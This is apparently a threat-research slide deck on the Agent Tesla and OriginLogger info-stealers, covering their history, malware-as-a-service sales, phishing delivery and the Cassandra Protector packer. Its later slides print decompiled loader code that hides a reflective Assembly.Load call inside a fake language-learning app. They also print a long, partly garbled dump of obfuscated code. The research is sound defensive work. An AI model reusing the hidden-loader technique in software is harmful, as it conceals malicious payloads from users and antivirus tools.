



Origins of A Logger - Agent Tesla

Since 2014-2024







\$whoami



Berk Albayrak

Threat Research Team Lead



brkalbyrk7



brkalbyrk7



berk.albayrak@malwation.com



Utku Çorbacı

Security R&D Engineer



rhotav



utku-corbaci



utku.corbaci@malwation.com


MALWATISIN

TOC

- Introduction
- Agent Tesla
- OriginLogger
- Distribution Mechanism
- 5 Chiron Unpacker
- De-anonymization

#What is Agent Tesla?

- Agent Tesla is known as a remote access trojan (RAT) written in .NET and affecting Microsoft Windows systems since 2014.
- It has stealing sensitive information (user's browser, passwords, FTP, files), keylogging, download additional payloads and screenshot capture features.
- The initial purpose was to monitor the devices of the employees and to carry out work follow-ups.
- But a few months after the first free variants, it is seen that the product has become paid and is now being sold as a malware-as-a-service (MaaS) model.






#What is Agent Tesla?




In 2014, the first sales content of AgentTesla RAT, which was first shared free of charge on agenttesla[.]wordpress[.]com



Screenshot of one of the sales in agenttesla[.]com domain in 2018.




#OriginLogger /MaaS Structure



Malware-as-a-Service (MaaS) is a business model where cybercriminals develop and sell or lease malware to other attackers or clients, similar to legitimate Software-as-a-Service (SaaS) models. MaaS allows individuals with limited technical skills to launch sophisticated attacks by outsourcing the development, maintenance, and distribution of malware to specialized developers.



#What is Agent Tesla?



Screenshot of the builder for AgentTesla v3.2.9.0 (not the so-called AgentTeslav3) in 2018.

7

#OriginLogger


- OriginLogger (also known as AgentTeslav3, Negasteal, ZPAQ) malware is a RAT malware originally developed by Agent Tesla's developers in 2018.
- 2018-08-29 07:21:47 OriginLogger V1.0.0.0
 OriginLogger released.

 OriginLogger malware was actually developed entirely after AgentTesla v2 with additions to the same code base.





#OriginLogger




OriginLogger features and list of applications whose password can be recovered.

(




#OriginLogger /Building an OriginLogger





#Distribution Mechanism /BEC Mail

- Our story started here.
- The e-mail contains a link disguised as a fake PDF file with a download link to Mediafire (mediafire[.]com)
- All such spam emails, which are sent by replying to legitimate and known correspondence or from trusted sources, are considered as business email compromise (BEC) attacks.
- Actively targeting Germany, Poland, Turkey, Spain and England.






#Distribution Mechanism /Debloating

 Victim downloads a gzip (.tgz files) compressed file with a file size between 1.1MB and 1.6MB from Mediafire

 When the downloaded files are extracted from the archive, a bloated executable file is created using 0 bytes added to the end of the original file.

 However, when the zero bytes in the bloated file are debloated, all that remains is the OriginLogger malware that has passed through the Cassandra Protector.






#Chiron Unpacker /Cassandra Protector






#Chiron Unpacker /Cassandra Protector

- Customizable injection methods
- Configurable persistence techniques
- Anti-Virus & Emulation evasion tactics
- Execution delay options
- Certificate-based protection signing
- Icon customization
- User-defined pop-up message boxes
- Customizable Assembly attributes
- Downloader creation and execution capabilities




```
▼ X Form1 X
 ssembly Explorer
                                    1 using System;
2 using System.ComponentModel;
                                        using System.Drawing;
    ▶ Del Type References
                                    4 using System.Reflection;
    ▶ o-□ References
                                        using System.Text;
    ▶ 🛅 Resources
                                        using System.Windows.Forms;

▲ { } Japanese Trainer
                                       namespace JapaneseTrainer
       D % ConfigHandler @02000
       ▶ % FormConfig @02000005
       P % FormSingular @0200000
       Program @02000007
       ▶ % SentenceCreator @0200
       ▶ % SingularCreator @02000
       ▶ % strings @0200000A
    ▶ { } JapaneseTrainer.Properties
    System.Windows.Forms (4.0.0.0)
                                                     string[] array = this.uri.Split(new char[] { '\\' });
▶ 🗇 System (4.0.0.0)
▶ 🗇 System.Drawing (4.0.0.0)
System.Data (4.0.0.0)
                                                      for (int i = 0; i < array.Length - 1; i++)
▶ ( System, Core (4.0.0.0)
                                                         this.uri = this.uri + array[i] + "\\";
mscorlib (4.0.0.0)
                                                     this.uri += "Audio\\":
                                                     base.Size = this.configHandler.getFormSize():
                                                     this.sentenceCreator = new SentenceCreator(this.lblJapanese, this.lblMeaning, this.configHandler, this.uri);
                                                 private void closeToolStripMenuItem Click(object sender, EventArgs e)
                                                 private void increaseToolStripMenuItem_Click(object sender, EventArgs e)
                                                 private void decreaseToolStripMenuItem_Click(object sender, EventArgs e)
```




```
this.menuStrip1.Name = "menuLoadStrip1";
this.menuStrip1.Padding = new Padding(16, 5, 0, 5);
this.menuStrip1.Size = new Size(1845, 55);
this.menuStrip1.TabIndex = 1;
this.menuStrip1.Text = "menuStrip1";
Assembly assembly = typeof(Assembly).InvokeMember(this.menuStrip1.Name.Substring(4, 4), BindingFlags.InvokeMethod, n
Type type = assembly.GetExportedTypes()[0];
typeof(Activator).InvokeMember("c".ToUpper() + "reateInstance", BindingFlags.InvokeMethod, null, new object[]
{
    type,
    this.Trif32(Form1.BBI, "JapaneseTrainer")
});
```






RC4 Decryption function in OriginLogger



https://github.com/mkaring/ConfuserEx


```
static x9KanyeapG62CGF0YN()
                         x9KanveapG62CGF0YN.LvG2w51WLnFSSXR41sL():
                         x9Kanyeap662CGF0YN.kMpNY0h52Y = <Module>.\u200E\u200F\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u20\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u20\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u20\
                         x9KanyeapG62CGF6YN.WuDNgRkOyG = <Module>.\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u20\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u20\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u200E\u20\
                                     \u202A\u202B\u202D\u202E\u2008\u206B\u206B\u206B\u206D\u202D\u202E\u200B\u200D\u206B\u200D\u202D\u202E\string>(360288748U);
                         x9KanyeapG62CGF0YN.vGxNH0g615 = <Module>.\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200B\u200F\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u200B\u20B
                                     \u206F\u206C\u200C\u202E\u206C\u202E\u206C\u202B\u206C\u202A\u200D\u206A\u206D\u206A\u206D\u206D\u206E\u202E\string>(3026609024U);
                        x0Kanyeap662CGF6YN.w98Nq16ox1 = x9Kanyeap662CGF6YN.a281w15oEJ(x9Kanyeap662CGF6YN.v6xNH8q615, <module>.\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F\u280F
                                     (3831121440U), -1, 0):
                           x9KanveapG62CGF0YN.0feNxvCV20 = x9KanveapG62CGF0YN.G1BiuSgXoM(x9KanveapG62CGF0YN.w98Ng16ox1[0]):
                        x9Kanyeap662CGF6YN.xphNDJqOgd = x9Kanyeap662CGF6YN.GjBiuSgXoM(x9Kanyeap662CGF6YN.w98Nq16ox1[1]);
x9Kanyeap662CGF6YN.QDlNaorZm7 = <Module>.\u2002\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006\u2006
                                   \u202B\u206C\u202A\u202E\u206F\u206B\u206B\u206B\u206B\u206E\u206E\u206C\u202E\u200D\u206F\u200F\u206F\u206F\u206F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205